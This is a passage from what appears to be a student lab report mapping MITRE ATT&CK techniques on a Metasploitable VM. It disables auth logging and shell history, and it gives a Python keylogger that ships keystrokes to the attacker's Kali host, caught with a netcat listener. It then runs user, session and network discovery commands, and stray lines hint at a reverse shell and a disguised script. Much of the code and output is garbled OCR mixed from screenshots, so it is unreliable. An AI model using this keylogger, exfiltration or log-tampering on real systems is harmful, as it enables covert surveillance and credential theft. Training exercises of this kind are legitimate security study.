configuration files and logs.

## 5.2. Modify Registry (T1112)

Modify the /etc/rsyslog.conf registry in .237 to disable authentication logging



A terminal window titled "bgreen@metasploitable: ~". The user has run a series of commands to modify the rsyslog configuration and disable shell history logging:

```
sudo bash -c '# Modify rsyslog to stop auth logging
# Disable shell history logging
# Restart to apply
systemctl restart rsyslog
echo "T1112 Defense evasion: Logging configurations modified"
[sudo] password for msfadmin: msfadmin
T1112 Defense evasion: Logging configurations modified
logout
Connection to 127.0.0.1 closed.'
```


The terminal shows the user has become root and modified the /etc/rsyslog.conf file to stop authentication logging. It also modified the /etc/profile file to unset HISTFILE and export HISTSIZE=0. Finally, it restarted the rsyslog service and confirmed the changes with a message: "T1112 Defense evasion: Logging configurations modified".

## 6. Credential Access

### 6.1. Input Capture (T1056)

#### Keylogging (T1056.001)

On .237, create a script that does keylogging and sends the captured keystrokes to the attacking machine via netcat



```
cat > /tmp/working_keylogger.py << 'EOF'
#!/usr/bin/python
import os, sys, socket, select, time
connect_to_kali = lambda: socket.socket(socket.AF_INET, socket.SOCK_STREAM).connect((KALI_IP, PORT))
KALI_IP = "172.30.34.41"
PORT = 5555
try:
    s = connect_to_kali()
    print "[*] Connected to Kali"
    return s
except Exception, e:
    print "[!] Connection failed:", e
    return None

def main():
    # Connect ONCE at start
    sock = connect_to_kali()
    if not sock:
        print "[!] Cannot start - no connection"
        return

    def log_keystroke(key):
        with open('captured_keys.log', 'a') as f:
            f.write(key)

    while True:
        r, w, e = select.select([sys.stdin], [], [])
        for fd in r:
            if fd == sys.stdin:
                key = sys.stdin.read(1)
                if key == '\x03': break
                log_keystroke(key)
            else: break
        if key == '\x03': break
    s.close()
```

```
bgreen@metasploitable: ~
File Actions Edit View Help
return
--(kali㉿kali)-[~]
[*] Keylogger active. Type anything ...
[*] Press Ctrl+C to stop"
connect to [172.30.34.41] from (UNKNOWN) [172.30.34.237] 42596
hell try:
ls      # Buffer to collect input
exit   input_buffer = ""
exit
rsh -l while True:almost /bin/bash
exit      # Check if there's input available (non-blocking)
exit      try:
[]        # Try to read a line
line = sys.stdin.readline()
if line:
    # Send each character
    for char in line:
        try:
            sock.send(char)
            time.sleep(0.01)  # Small delay
        except:
            # Reconnect if lost
            sock = connect_to_kali()
            if sock:
                sock.send(char)

Windows PowerShell
Type here to search  Type here to search  10:07 PM 12/20/2025
```

```
bgreen@metasploitable: ~
File Actions Edit View Help
sock.send(char)
--(kali㉿kali)-[~]
$ nc -nlvp 5555  # Echo to user and keys.log
listening on [any] 5555
sys.stdout.write(line)
connect to [172.30.34.237] 42596
hello
else:
ls      # No input, sleep a bit
exit   time.sleep(0.1)
exit
rsh -l msfadmin
except (IOError, KeyboardInterrupt):
exit     break
exit
except KeyboardInterrupt:
    print "\n[*] Stopping"
except Exception, e:
    print "\n[!] Error:", e
finally:
    if sock:
        sock.close()
    print "[*] Keylogger stopped"

if __name__ == "__main__":
    main()
EOF

chmod +x /tmp/working_keylogger.py
Windows PowerShell
Type here to search  Type here to search  10:07 PM 12/20/2025
```

Run the script

```
bgreen@metasploitable: ~
File Actions Edit View Help
chmod +x /tmp/working_keylogger.py
python /tmp/working_keylogger.py > captured_keys.log
hello
[*] Connected to Kali [41] from (UNKNOWN) [172.30.34.237] 42596
[*] Keylogger active. Type anything ...
[*] Press Ctrl+C to stop
hello
lsit
lsh -l msfadmin localhost /bin/bash
exit
exit
exit
exit
rsh -l msfadmin localhost /bin/bash
rsh -l msfadmin localhost /bin/bash
exit
exit
exit
exit
```

Established connection and captured keystrokes on attacking machine

```
kali@kali: ~
File Actions Edit View Help
-bash: /var/log/conn-check.log: Permission denied
[(kali㉿kali)-[~]]$ nc -nlvp 5555 | tee /tmp/captured_keys.log
listening on [any] 5555 ...
connect to [172.30.34.41] from (UNKNOWN) [172.30.34.237] 42596
hello
lsj Cleaning temporary files ...
exit 24318
exit
enametasploitable:/tmp$ [+] Checking disk usage ...
rsh -l msfadmin localhost /bin/bash Avail Use% Mounted on
exit/mapper/metasploitable-root
exit
    7.0G  1.5G  5.2G  22% /
  /run        2.0G  148K  2.0G  1% /var/run
  varlock     2.0G      0  2.0G  0% /var/lock
  udev        2.0G   20K  2.0G  1% /dev
  devshm      2.0G      0  2.0G  0% /dev/shm
  /dev/sda1     228M   25M  192M  12% /boot
[+] Initializing network diagnostics ...
exit
logout
Connection to 127.0.0.1 closed.


[(kali㉿kali)-[~]]$
```

## 7. Discovery

### 7.1. Account Discovery (T1087)

#### Local Account (T1087.001)

Display all local users



A screenshot of a Linux desktop environment, likely Kali Linux, showing a terminal window and a taskbar. The terminal window displays a command-line session where the user has run 'cat /etc/passwd | cut -d: -f1' to extract user names from the /etc/passwd file. The output shows numerous system accounts such as root, daemon, bin, sys, sync, games, man, lp, mail, news, uucp, proxy, www-data, backup, list, irc, gnats, nobody, libuuid, dhcp, syslog, klog, sshd, msfadmin, bind, postfix, ftp, postgres, mysql, tomcat55, distccd, user, service, telnetd, proftpd, statd, bgreen, and bgreen. Below this, the user runs 'ls -la /home/' to list the contents of the /home directory. The taskbar at the bottom shows various application icons, including a browser, file manager, terminal, and system tray icons.

```
bgreen@metasploitable:~$ cat /etc/passwd | cut -d: -f1
root
daemon
bin
sys
sync
games
man
lp
mail
news
uucp
proxy
www-data
backup
list
irc
gnats
nobody
libuuid
dhcp
syslog
klog
sshd
msfadmin
bind
postfix
ftp
postgres
mysql
tomcat55
distccd
user
service
telnetd
proftpd
statd
bgreen
bgreen@metasploitable:~$ ls -la /home/
bgreen@metasploitable:~$
```

Display users with home directory, system accounts, root user


```
bgreen@metasploitable:~$ ls -la /home/
total 28
drwxr-xr-x 7 root 4096 2024-09-06 05:43 .
drwxr-xr-x 21 root 4096 2012-05-20 14:36 ..
drwxr-xr-x 3 bgreen 4096 2025-12-20 07:07 bgreen [172.30.34.237] 56385
drwxr-xr-x 2 root nogroup 4096 2010-03-17 10:08 ftp
drwxr-xr-x 7 msfadmin 4096 2024-03-21 06:25 msfadmin
drwxr-xr-x 2 service service 4096 2010-04-16 02:16 service
drwxr-xr-x 3 user user 4096 2010-05-07 14:38 user
bgreen@metasploitable:~$ cat /etc/passwd | grep -E "/bin/(bash|sh)" | cut -d: -f1,7
root:/bin/bash
daemon:/bin/sh
bin:/bin/sh
sys:/bin/sh
games:/bin/sh
man:/bin/sh
lp:/bin/sh
mail:/bin/sh
news:/bin/sh
uucp:/bin/sh
proxy:/bin/sh
www-data:/bin/sh
backup:/bin/sh
list:/bin/sh
irc:/bin/sh
gnats:/bin/sh
nobody:/bin/sh
libuuid:/bin/sh
msfadmin:/bin/bash
postgres:/bin/bash
user:/bin/bash
service:/bin/bash
bgreen:/bin/bash
bgreen@metasploitable:~$ cat /etc/passwd | grep ":0:" | cut -d: -f1
root
bgreen@metasploitable:~$
```

## 7.2. System Owner/User Discovery (T1033)

Display the id, group of current user

```
msfadmin:/bin/bash
postgres:/bin/bash
user:/bin/bash
service:/bin/bash
bgreen:/bin/bash
bgreen@metasploitable:~$ cat /etc/passwd | grep ":0:" | cu
root
bgreen@metasploitable:~$ whoami
bgreen
You have new mail in /var/mail/bgreen
bgreen@metasploitable:~$ id
uid=1003(bgreen) gid=1003(bgreen) groups=1003(bgreen)
bgreen@metasploitable:~$
```

Display all logged on users, terminal sessions




```
bgreen@metasploitable:~$ id
uid=1003(bgreen) gid=1003(bgreen) groups=1003(bgreen)
bgreen@metasploitable:~$ who
root pts/0 2025-12-18 02:11 (:0.0)
bgreen@metasploitable:~$ w
 12:34:31 up 2 days, 10:24, 1 user, load average: 0.05, 0.01, 0.
USER TTY FROM LOGIN@ IDLE JCPU PCPU WH
AT
root pts/0 :0.0 Thu02 2days 0.00s 0.00s -b
ash cat /tmp/captured_keys.log
bgreen@metasploitable:~$ users
root bgreen
bgreen@metasploitable:~$ last | head -20
bgreen pts/1 172.30.34.235 Sat Dec 20 12:17 - 12:18 (00:00)
bgreen pts/1 172.30.34.235 Sat Dec 20 12:13 - 12:13 (00:00)
bgreen pts/1 172.30.34.235 Sat Dec 20 10:58 - 10:58 (00:00)
bgreen pts/1 172.30.34.235 Sat Dec 20 06:19 - 06:21 (00:01)
bgreen pts/1 172.30.34.235 Sat Dec 20 03:55 - 05:37 (01:42)
root pts/0 :0.0 Thu Dec 18 02:11 still logged in
reboot system boot 2.6.24-16-server Thu Dec 18 02:10 - 12:34 (2+10:24)
root pts/0 :0.0 Mon Dec 8 00:52 - crash (10+01:18)
reboot system boot 2.6.24-16-server Mon Dec 8 00:51 - 12:34 (12+11:43)
root pts/0 :0.0 Wed Dec 3 10:08 - crash (4+14:43)
reboot system boot 2.6.24-16-server Wed Dec 3 10:07 - 12:34 (17+02:27)

wtmp begins Wed Dec 3 10:07:35 2025
bgreen@metasploitable:~$ ps aux | grep -E "(sshd|*@|tmux|screen)" | grep -v g
```

## 7.3. System Information Discovery (T1082)

Display basic system information



```
bgreen@metasploitable:~$ connect to [172.30.34.41] from (UNKNOWN) [172.30.34.237] 46035
bash: no job control in this shell/sh 172.30.34.41 4448 2> /dev/null
bgreen@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
bgreen@metasploitable:~$ hostname
metasploitable
bgreen@metasploitable:~$ cat /etc/os-release 2>/dev/null || cat /etc/issue
Filesystem           Size  Used Avail Use% Mounted on
/dev/mapper/metasploitable-root   10G    6G   3G  62% /
[+]
[+] Initializing network diagnostics ...
Warning: Never expose this VM to an untrusted network!
[+]
[+] Connection to 127.0.0.1 closed.
Contact: msfdev[at]metasploit.com
[+]
[+] Login with msfadmin/msfadmin to get started
```

```
bash: /var/log/conn-check.log: Permission denied
Warning: Never expose this VM to an untrusted network! 34.41 4448 2> /dev/null
[2] 1 done python /usr/local/bin/keylogger.py
Contact: msfdev[at]metasploit.com /tmp/system_optimizer.py &
[3] System Optimizer Starting...
Login with msfadmin/msfadmin to get started
[4] 24787
bgreen@metasploitable:~$ ls -l Checking disk usage...
bgreen@metasploitable:~$ shell
bash: shell: command not found
bgreen@metasploitable:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 8.04
Release:        8.04
Codename:       hardy
bgreen@metasploitable:~$ uptime
12:41:17 up 2 days, 10:31, 1 user, load average: 0.00, 0.02, 0.00
bgreen@metasploitable:~$ cat /proc/version
Linux version 2.6.24-16-server (build@palmer) (gcc version 4.2.3 (Ubuntu 4.2.3-2ubuntu7)) #1 SMP Thu Apr 10 13
bgreen@metasploitable:~$ lscpu 2>/dev/null || cat /proc/cpuinfo | head -20
processor      : 0
vendor_id     : GenuineIntel
cpu family    : 6

```

## Display hardware information

```
bash: cat /proc/version: Permission denied
Linux version 2.6.24-16-server (build@palmer) (gcc version 4.2.3 (Ubuntu 4.2.3-2ubuntu7)) #1 SMP Thu Apr 10 13:58:00 UTC 2008
bgreen@metasploitable:~$ lscpu 2>/dev/null || cat /proc/cpuinfo | head -20
processor      : 0
vendor_id     : GenuineIntel
cpu family    : 6
model         : 6
model name   : Intel(R) Core(TM) i9-10900 CPU @ 2.80GHz
stepping      : 5
cpu MHz       : 2804.619
cache size    : 20480 KB
cache line size: 64
fdiv_bug      : no
f16c          : no
fused          : no
fpu           : yes
fpu_exception : yes
cpuid level   : 22
wp            : yes
flags          : fpu vme de pse tsc msr pae mce cx8 apic sep mtrr pge mca cmov pat pse36 clflush mmx fxsr sse sse2 ht nx rdtscp cons
tант_tsc up_pni ssse3 cx16 sse4_1 sse4_2 popcntlahf_lm abm 3dnowprefetch
bogomips     : 6330.40
clflush size  : 64
Connection to 127.0.0.1 closed.
bgreen@metasploitable:~$ free -h
free: invalid option -- h
usage: free [-b|-k|-m|-g] [-l] [-o] [-t] [-s delay] [-c count] [-V]
           -b,-k,-m,-g show output in bytes, KB, MB, or GB

```

```
bgreen@metasploitable:~$ df -h
Filesystem      Size  Used Avail Use% Mounted on
/dev/mapper/metasploitable-root  7.0G  5.2G  22% /
varrun        2.0G  2.0G   0% /var/run
varlock       2.0G   0    2.0G  0% /var/lock
udev          2.0G  20K  2.0G  1% /dev
devshm        2.0G   0    2.0G  0% /dev/shm
/dev/sda1     228M  25M  192M  12% /boot
bgreen@metasploitable:~$ lsmod | head -20
Module            Size  Used by
nfsm            228464  13
auth_rpcgss    43424  1 nfsm
exportfs        6016  1 nfsm
nfs             261900  0
lockd           67720  3 nfsm,nfs
nfs_acl         4608  2 nfsm,nfs
sunrpc          185756  11 nfsm,auth_rpcgss,nfs,lockd,nfs_acl
iptable_filter  3840  0
ip_tables       14820  1 iptable_filter ...
x_tables        16132  1 ip_tables
parport_pc      36644  0
lp               12324  0
parport         37704  2 parport_pc,lp
loop              19076  0
ipv6            272804  27
snd_intel8x0    35356  0
```

Windows taskbar at the bottom:

- Type here to search (with a fox icon)
- Icons for File Explorer, Task View, Start, Taskbar settings, and a lock icon.
- Date and time: 10:45 PM 12/20/2025

## 7.4. System Network Configuration Discovery (T1016)

### Internet Connection Discovery (T1016.001)


Display all network interfaces

```
bgreen@metasploitable:~$ ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    brd 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:de:5c:d0 brd ff:ff:ff:ff:ff:ff
    inet 172.30.34.237/24 brd 172.30.34.255 scope global eth0
        valid_lft forever preferred_lft forever
        link layer ... using disk usage...
bgreen@metasploitable:~$ ifconfig 2>/dev/null || ip link show
eth0      Link encap:Ethernet HWaddr 08:00:27:de:5c:d0
          inet addr:172.30.34.237 Bcast:172.30.34.255 Mask:255.255.255.0
          inet6 addr: fe80::a0:27ff:fede:5cd0/64 Scope:Link
                     valid_lft forever preferred_lft forever
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:371250 errors:1 dropped:0 overruns:0 frame:0
          TX packets:11725 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:26233680 (25.0 MB) TX bytes:1797603 (1.7 MB)
          Interrupt:16 Base address:0x0d00
[+] Initiating network diagnostics ...
lo      Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
                     valid_lft forever preferred_lft forever
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:15370 errors:0 dropped:0 overruns:0 frame:0
          TX packets:15370 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:7200900 (6.8 MB) TX bytes:7200900 (6.8 MB)
```

Windows taskbar at the bottom:

- Type here to search (with a fox icon)
- Icons for File Explorer, Task View, Start, Taskbar settings, and a lock icon.
- Date and time: 10:46 PM 12/20/2025


## Display routing table and DNS configuration



```
bash: /vmlinuz:15370 errors:0 dropped:0 overruns:0 frame:0
[1]  Exit TX packets:15370 errors:0 dropped:0 overruns:0 carrier:0 2> /dev/null
[2]  Done collisions:0 txqueuelen:0 hop /usr/local/bin/keylogger.py
bgreen@metasploitable:~$ RX bytes:7200900 (6.8 MB) TX bytes:7200900 (6.8 MB)

bgreen@metasploitable:~$ route -n
Kernel IP routing table
Destination     Gateway      Genmask      Flags Metric Ref    Use Iface
172.30.34.0    0.0.0.0    255.255.255.0 UG        0      0      0 eth0
bgreen@metasploitable:~$ ip route show
172.30.34.0/24 dev eth0 proto kernel scope link src 172.30.34.237
